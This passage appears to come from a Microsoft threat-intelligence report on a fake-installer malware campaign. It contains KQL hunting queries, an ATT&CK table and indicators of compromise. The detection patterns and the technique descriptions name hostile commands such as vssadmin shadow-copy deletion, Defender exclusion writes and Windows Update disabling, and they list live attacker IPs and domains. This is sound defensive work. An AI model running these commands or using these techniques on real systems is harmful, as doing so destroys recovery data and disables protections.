("msiexec.exe","explorer.exe","svchost.exe","cmd.exe","7zFM.exe","360zip.exe",
"WinRAR.exe")
```

```
| project Timestamp, DeviceName, AccountName, FolderPath, FileName, SHA256,
InitiatingProcessFileName, InitiatingProcessCommandLine
| order by Timestamp desc
```

Microsoft Defender exclusion tampering Detects the SYSTEM scheduled-task and PowerShell routines that write sweeping Microsoft Defender path exclusions.

DeviceProcessEvents

```
| where ProcessCommandLine has @"Windows Defender\Exclusions\Paths"
or ProcessCommandLine has "Add-MpPreference -ExclusionPath"
or (ProcessCommandLine has "SCHEDULE" and ProcessCommandLine has "SYSTEM" and
ProcessCommandLine has "Exclusions")
| project Timestamp, DeviceName, AccountName, InitiatingProcessFileName,
ProcessCommandLine
| order by Timestamp desc
```

Recovery inhibition and Windows Update neutralization Surfaces shadow-copy deletion and the routine that stops, disables, or renames Windows Update service components.

DeviceProcessEvents

```
| where ProcessCommandLine has "vssadmin delete shadows"
or (ProcessCommandLine has_all ("sc","config","disabled") and
ProcessCommandLine has_any ("wuaueng","WaaSMedicSvc"))
or ProcessCommandLine has "NoAutoUpdate"
or (ProcessCommandLine has "rename" and ProcessCommandLine has_any
("wuaueng","WaaSMedicSvc"))
| project Timestamp, DeviceName, InitiatingProcessFileName, ProcessCommandLine
| order by Timestamp desc
```

Windows Installer (msiexec) embedded-mode execution Catches the parallel delivery vector where msiexec launches a randomized payload from a world-writable path.

DeviceProcessEvents

```
| where InitiatingProcessFileName =~ "msiexec.exe"
| where InitiatingProcessCommandLine has "-Embedding" and
InitiatingProcessCommandLine has @"Global\MSI0000"
| where FolderPath has @"C:\Users\Public\"
| project Timestamp, DeviceName, FileName, FolderPath, SHA256,
InitiatingProcessCommandLine
| order by Timestamp desc
```

Disguised scheduled-task execution Flags payloads relaunched by the Task Scheduler service from user-writable directories (the ~60-second re-execution loop).

```

DeviceProcessEvents
| where InitiatingProcessCommandLine has "netsvcs" and
InitiatingProcessCommandLine has "Schedule"
| where FolderPath matches regex @"(?:i)^C:\\(Users\\Public|ProgramData|Program
Files \\(x86\\))\\"
| where FileName endswith ".exe"
| project Timestamp, DeviceName, FileName, FolderPath, SHA256,
InitiatingProcessFileName
| order by Timestamp desc

```

Command-and-control connections Matches callbacks to the campaign's C2 IP:port set and six-character .net C2 domains.

```

let c2ip      =
dynamic(["202.95.14.237","47.239.232.245","161.248.87.157","103.156.25.35","10
3.183.3.162","43.99.100.248","47.239.175.163","47.86.205.97","47.243.218.255"]
);
let c2ports = dynamic([5090,7031,7032,7088,7089,7090,8050,28290,28300]);
let c2dom    =
dynamic(["iualef.net","euioxu.net","czijbh.net","wfmwsj.net","tbdqxq.net","oij
fwe.net"]);
DeviceNetworkEvents
| where (RemoteIP in (c2ip) and RemotePort in (c2ports)) or (RemoteUrl has_any
(c2dom))
| project Timestamp, DeviceName, InitiatingProcessFileName,
InitiatingProcessSHA256, RemoteIP, RemotePort, RemoteUrl, ActionType
| order by Timestamp desc

```

Malicious delivery domains and download endpoints Identifies connections to the dedicated delivery domains and the /712down, /73inst, /7qinst, /ins711 download paths.

```

let deliveryHosts =
dynamic(["gehie246.com","yimxg25tiy.com","cc8ttkv35b.com","n7b8t85zsg.com","bx
fh.tzcdq.cn","tmsq.tzcdq.cn","mebx78e02.com","qwjre1487.com"]);
DeviceNetworkEvents
| where RemoteUrl has_any (deliveryHosts) or RemoteUrl has_any
("/712down","/73inst","/7qinst","/ins711")
| project Timestamp, DeviceName, InitiatingProcessFileName, RemoteUrl,
RemoteIP, ActionType
| order by Timestamp desc

```

MITRE ATT&CK techniques observed

This threat has exhibited use of the following attack techniques. For standard industry documentation about these techniques, refer to the [MITRE ATT&CK framework](#).

Tactic	Technique	ID	Observed in this campaign
Resource Development	Acquire Infrastructure: Domains / Web Services	T1583.001 / T1583.006	Registered look-alike .com.cn / .hl.cn brand domains, dedicated delivery hosts, and abused cloud object storage.
Execution	User Execution: Malicious File	T1204.002	Victims run a counterfeit installer downloaded from a spoofed vendor page.
Execution	Command and Scripting Interpreter: PowerShell / Windows Command Shell	T1059.001 / T1059.003	PowerShell and cmd routines write Defender exclusions, delete shadow copies, and disable Windows Update.
Execution	System Binary Proxy Execution: Msiexec	T1218.007	msiexec.exe -Embedding launches a randomized payload under a trusted, signed Windows binary.
Persistence / Privilege Escalation	Scheduled Task/Job: Scheduled Task	T1053.005	Disguised scheduled tasks provide ~60-second recurring execution and SYSTEM privilege escalation.
Defense Evasion	Impair Defenses: Disable or Modify Tools	T1562.001	Broad Add-MpPreference exclusions and registry exclusion writes weaken Microsoft Defender.
Defense Evasion	Masquerading: Match Legitimate Name or Location	T1036.005	Payloads impersonate a Philips Speech driver and run svchost.exe from non-system paths.

Defense Evasion	Hijack Execution Flow: DLL Side-Loading	T1574.002	Payloads load a malicious library from their own directory — XPSPLOG.dll with the later-stage payload, UxEnhance64.dll with the stage-one payload.
Defense Evasion	Process Injection	T1055	Payload code is injected into the context of another process.
Defense Evasion	File and Directory Permissions Modification	T1222.001	icacls strips inheritance and hardens payload directories against removal.
Defense Evasion	Modify Registry	T1112	Registry keys are set for Defender exclusions and Windows Update policy.
Lateral Movement	Remote Services: SMB/Windows Admin Shares	T1021.002	Attempted SMB remote file access to additional hosts.
Impact	Inhibit System Recovery	T1490	vssadmin delete shadows /all /quiet removes volume shadow copies.
Impact	Service Stop	T1489	Stops and disables wuauserv / UsoSvc / WaaSMedicSvc to neutralize Windows Update.
Command and Control	Ingress Tool Transfer	T1105	A repurposed updater runtime retrieves content from attacker-controlled cloud object storage and writes a further payload to disk.
Command and Control	Application Layer Protocol / Non-Standard Port	T1071 / T1571	C2 over application-layer protocols on non-standard ports (5090, 7031–7090, 8050, 28290/28300).

Indicators of compromise (IOC)




Figure 4. Deceptive software download campaign: infrastructure relationships.

Campaign Layer	Indicator	Type
Lure / Impersonation	pc-razerzone[.]com[.]cn	Domain
Lure / Impersonation	app-microsoft-edge[.]com[.]cn	Domain
Lure / Impersonation	kaspersky-lab[.]hl[.]cn	Domain
Delivery	hxxps://www.gehie246[.]com/712down	URL
Delivery	gehie246[.]com	Domain
Cloud Staging	newopt001.oss-cn-hongkong.aliyuncs[.]com/innstll.1.0.61.zip	URL
C2 Domain	iualef[.]net	Domain
C2 Domain	oijfwe[.]net	Domain
C2 Endpoint	202.95.14[.]237:5090	IP:Port
C2 Endpoint	103.183.3[.]162:5090	IP:Port
Payload	676a2a7b94ca...	SHA256
Payload	c6100166e2d3...	SHA256
Payload	c4100ad39d8d...	SHA256

References

Prior reporting and OSINT sources — Silver Fox (also known as Yinhu, 银狐)

- [TweetFeed community indicator feed — weekly IOC export](#)
- [AlienVault OTX pulse — campaign delivery infrastructure and C2 indicators](#)
- [MalwareBazaar — campaign payload sample \(aea879a0...\)](#)
- [MalwareBazaar — campaign payload sample \(6dacf281...\)](#)
- [LGSRC public indicator repository](#)

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the [Microsoft Threat Intelligence Blog](#).

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the [Microsoft Threat Intelligence podcast](#).

Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.

- Evaluate your AI readiness with our latest [Zero Trust for AI workshop](#).
- [Microsoft 365 Copilot AI security documentation](#)
- [How Microsoft discovers and mitigates evolving attacks against AI guardrails](#)
- Learn more about [securing Copilot Studio agents with Microsoft Defender](#)